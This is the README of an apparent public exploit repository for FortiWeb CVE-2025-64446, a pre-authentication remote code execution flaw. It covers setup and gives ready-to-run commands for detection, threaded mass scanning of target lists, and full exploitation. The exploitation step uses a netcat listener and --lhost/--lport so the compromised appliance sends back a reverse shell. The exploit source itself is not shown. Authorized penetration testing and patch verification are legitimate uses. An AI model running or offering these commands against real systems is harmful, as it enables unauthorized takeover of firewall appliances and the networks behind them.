 cerberusmrxi/fortiweb-cve-2025-64446-rce-exploit
Security research tool for FortiWeb CVE-2025-64446 vulnerability. Automated exploitation framework with advanced logging, real-time metrics, proxy debugging, and professional reporting. Includes retry logic, multi-threading, and configurable settings. For authorized security testing only. CVSS 9.8 Critical.





Professional security research & vulnerability assessment framework
Installation · Quick Start · Usage · Architecture · CLI Reference · Disclaimer
FortiWeb Research Tool is a Python assessment framework for authorized detection and analysis of CVE-2025-64446, a critical pre-authentication remote code execution issue affecting FortiWeb Web Application Firewall appliances.
| Attribute | Detail |
|---|---|
| Author | Sudeepa Wanigarathna |
| CVE | CVE-2025-64446 |
| CVSS | 9.8 (Critical) |
| Class | Authentication bypass + path traversal → arbitrary file upload → RCE |
| Affected | Builds prior to 7.6.7 / 7.8.7 / 8.0.2 (verify against the official advisory) |
| Remediation | Upgrade to a patched FortiWeb release |
| Language | Python 3.7+ |
| Entry point | exploit.py |
| Mode | Flag(s) | Purpose |
|---|---|---|
| Detection | --detect-only | Non-exploitative vulnerability indicators |
| Safe / read-only | --safe-mode | Skip mutating exploit steps |
| Mass scan | --targets + --scan-mode | Parallel multi-target assessment |
| Exploitation | --target + --lhost | Controlled chain in authorized labs only |
| Dry run | --dry-run | Exercise flow without applying changes |
| Reporting | --output-dir | JSON + HTML engagement reports |
| Field | Value |
|---|---|
| CVE ID | CVE-2025-64446 |
| CVSS Score | 9.8 (Critical) |
| Impact | Full system compromise when successfully exploited |
| Fix | Upgrade to 7.6.7, 7.8.7, 8.0.2, or later |
Always confirm affected/fixed versions against Fortinet PSIRT before engagement scoping.
| Usage | Scan Results |
|---|---|
 |  |
| Html Output |
|---|
 |
git clone https://github.com/CerberusMrXi/FortiWeb-cve-2025-64446-RCE-exploit
cd FortiWeb-cve-2025-64446-RCE-exploit

python3 -m venv venv
source venv/bin/activate          # Linux / macOS
# venv\Scripts\activate           # Windows

pip install -r requirements.txt
python3 exploit.py --help
| Package | Role |
|---|---|
requests, urllib3 | HTTP client |
rich, colorama, tqdm | Terminal UI & progress |
pyyaml | config.yaml loading |
Optional (dev): pytest, black, flake8, mypy, python-dotenv — see requirements.txt.
# Vulnerability check only (recommended first)
python3 exploit.py --target https://192.168.1.100:8443 --detect-only

# Safe / read-only checks
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode

# Mass scanning
python3 exploit.py --targets targets.txt --scan-mode --threads 10

# Authorized exploitation (requires listener host)
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
Note: Exploitation mode requires
--lhost. Use--detect-onlyor--safe-modewhen you do not intend to run the full chain.
python3 exploit.py --target https://192.168.1.100:8443 --detect-only
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --verbose
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --timeout 30
Detection evaluates reachability, version hints, API exposure, path-traversal indicators, auth-bypass signals, and upload-endpoint accessibility. Risk is classified as Critical / High / Medium / Low from those indicators.
cat > targets.txt << 'EOF'
https://192.168.1.100:8443
https://192.168.1.101:8443
https://192.168.1.102:8443
EOF

python3 exploit.py --targets targets.txt --scan-mode
python3 exploit.py --targets targets.txt --scan-mode --threads 20 --verbose
python3 exploit.py --targets targets.txt --scan-mode --output-dir ./reports
ScannerManager runs FortiWebScanner workers via a thread pool, prints a Rich summary table, and writes scan_report.json / scan_report.html.
# Start your listener first (example)
nc -lvnp 4444

python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --proxy http://127.0.0.1:8080
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --dry-run
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --user-agent "Research/1.0"
# config.yaml
target: https://192.168.1.100:8443
lhost: 192.168.1.50
lport: 4444
timeout: 15
threads: 5
verify_ssl: false
verbose: true
proxy: http://127.0.0.1:8080
user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
output_dir: reports
log_dir: logs
detect_only: false
safe_mode: false
dry_run: false
python3 exploit.py --config config.yaml
python3 exploit.py --config config.yaml --target https://10.0.0.1:8443 --lport 9999
CLI flags override values loaded from YAML.
exploit.py
├── ExploitConfig / ExploitResult / RequestMetrics   # dataclasses
├── LogManager                                       # exploit.log, errors.log, requests.log
├── Banner / StatusDisplay                           # Rich / colorama UI
├── FortiWebScanner                                  # detect-only checks (no exploit chain)
├── ScannerManager                                   # threaded multi-target scans + reports
├── FortiWebExploit                                  # single-target detect / exploit workflow
└── main()                                           # argparse + mode dispatch
| Component | Responsibility |
|---|---|
FortiWebScanner | Reachability, version, CVE indicator checks |
ScannerManager | Parallel scans, JSON/HTML rollups, summary table |
FortiWebExploit | Config-driven session, retries, metrics, reports, optional exploit path |
LogManager | Structured file logging + colored console |
High-level single-target flow:
reports/
